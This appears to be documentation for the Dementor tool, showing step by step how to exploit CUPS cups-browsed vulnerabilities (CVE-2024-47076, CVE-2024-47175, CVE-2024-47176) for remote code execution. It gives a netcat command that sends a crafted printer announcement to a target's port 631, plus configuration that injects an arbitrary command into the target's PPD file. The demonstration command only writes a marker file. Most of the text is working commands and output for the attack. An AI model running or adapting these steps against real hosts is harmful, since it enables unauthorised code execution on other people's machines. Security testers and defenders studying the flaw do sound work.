
Abusing CUPS for RCE
Since version 1.0.0.dev10, Dementor can be used to exploit CVE-2024-47076
and CVE-2024-47175. However, several aspects
must be kept in mind before attempting to run the exploit:
Attention
You need a vulnerable version of the cups-browsed service running
The
foomatic-db-enginemust be installed for the RCE to be triggered correctlyYou must be able to start a print job on the target machine
Triggering get-printer-attributes Requests
First things first, let’s revisit Attacking UNIX Systems via CUPS, Part I
and CVE-2024-47176 again. The general
format of requests that will trigger a get-printer-attributes request is as follows:
REQUEST := 0 <SPACE> 3 <SPACE> <URL> <SPACE> "<LOCATION>" <SPACE> "<INFO>"
By echoing a specific broadcast string into netcat, we can trigger the target’s printer to send an HTTP request back to us:
get-printer-attributes request¶echo '0 3 http://<LOCAL_IP>:<LOCAL_PORT>/printers/data1 "Office" "Printer"' \
| nc -nu <TARGET_IP> 631
The configuration necessary to capture IPP requests with Dementor is:
[Dementor]
# [...]
IPP = true
# [...]
$ Dementor -I "$INTERFACE" -O IPP=On -O IPP.Port=4444
On success, Dementor will display the captured request:
# [...]
IPP  192.168.56.124  4444  [*] IPP-Request: <GET_PRINTER_ATTRIBUTES> (Version: 2.0, ID: 0x1c)
IPP  192.168.56.124  4444  [+] Serving IPP printer PRINTER_NAME_HERE
# [...]
Note
The CUPS client will automatically send the get-printer-attributes request when it discovers a remote printer via cups-browsed.
Abusing CVE-2024-47175 / CVE-2024-47076
To exploit these vulnerabilities, we must configure the command to be injected. (Dementor will display this configured command in the IPP response)
[Dementor]
# [...]
IPP = true
# [...]

[IPP]
RemoteCmd = "echo 1 > /tmp/I_AM_VULNERABLE"
$ Dementor -I "$INTERFACE" -O IPP=On -O IPP.Port=4444 \
    -O IPP.RemoteCmd="echo 1 > /tmp/I_AM_VULNERABLE"
After triggering a get-printer-attributes request, the cups-browsed service should show debug output similar to this:

cups-browsed debug output during remote printer discovery. (version: 2.0.1)
To confirm the injection worked, inspect the PPD file generated in /etc/cups/ppd:

Generated PPD file contains injected attributes that will be used on the next print attempt.
Note
The next step would be to start a print job using the newly registered printer. However, for the RCE to work, foomatic must be installed on the target system.